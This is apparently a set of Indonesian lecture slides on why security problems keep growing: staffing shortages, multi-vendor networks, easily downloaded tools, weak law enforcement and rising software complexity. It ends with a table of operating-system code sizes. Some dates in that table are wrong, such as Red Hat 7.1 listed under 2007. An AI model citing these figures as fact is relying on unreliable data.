
- Terkait dengan langkanya SDM yang handal
- Lebih banyak server yang harus ditangani dan butuh lebih banyak SDM dan tersebar di berbagai lokasi. Padahal susah mencari SDM
- Server remote seringkali tidak terurus
- Serangan terhadap server remote lebih susah ditangani (berebut akses dan bandwidth dengan penyerang)

Transisi dari Single Vendor ke Multi Vendor

- Banyak jenis perangkat dari berbagai vendor yang harus dipelajari. Contoh:
 - Router: Cisco, Juniper, Mikrotik, Bay Networks, Nortel, 3Com, Linux/BSD-based router, ...
 - Server: Windows Server, (berbagai variasi) Linux, SCO UNIX, *BSD, Sun Solaris, AIX, HP-UX, ...
- Mencari satu orang yang menguasai semuanya sangat sulit. Apalagi jika dibutuhkan SDM yang lebih banyak

Pemakai makin melek teknologi dan kemudahan mendapatkan software

- Ada kesempatan untuk menjajal. Tinggal download software dari Internet (script kiddies)
- Sistem administrator harus selangkah di depan



Kesulitan Penegakan Hukum

- Cyberlaw masih “tertinggal”
- Tingkat *awareness* masih belum memadai
- Kemampuan teknis masih belum optimal
- Perubahan teknologi yang terlalu cepat

Meningkatnya kompleksitas sistem (teknis & bisnis)

- Program menjadi semakin besar. Kilo bytes, Mega bytes. Giga bytes. Tera bytes ...
- Pola bisnis berubah: partners, alliance, inhouse development, outsource, ...
- Potensi lubang keamanan juga semakin besar

Contoh Peningkatan Kompleksitas

- *Lines of Code*
 - Trennya akan makin terus naik
 - Dahulu programmer dibayar berdasarkan jumlah baris kode
- Semakin banyak jumlah baris:
 - makin meningkat potensi lubang keamanan
 - makin banyak insiden

Operating System	Year	Lines Of Codes
Windows 3.1	1990	3 milion
Windows NT	1996	4 milion
Windows 95	1997	15 milion
Windows NT 4.0	1998	16.5 milion
Windows 98	1999	18 milion
Windows NT 5.0/2K beta	2000	20 milion
Debian GNU/Linux 2.2	2000	55 milion
Windows 2000	2000	35 milion
Windows XP	2001	40 milion
Red Hat 7.1	2007	50 milion
Windows Vista	2007	50 milion

Penutup

- Masalah keamanan akan tetap muncul dengan pola baru
- Masalah keamanan tetap menjadi prioritas
- Keamanan (security) merupakan sebuah proses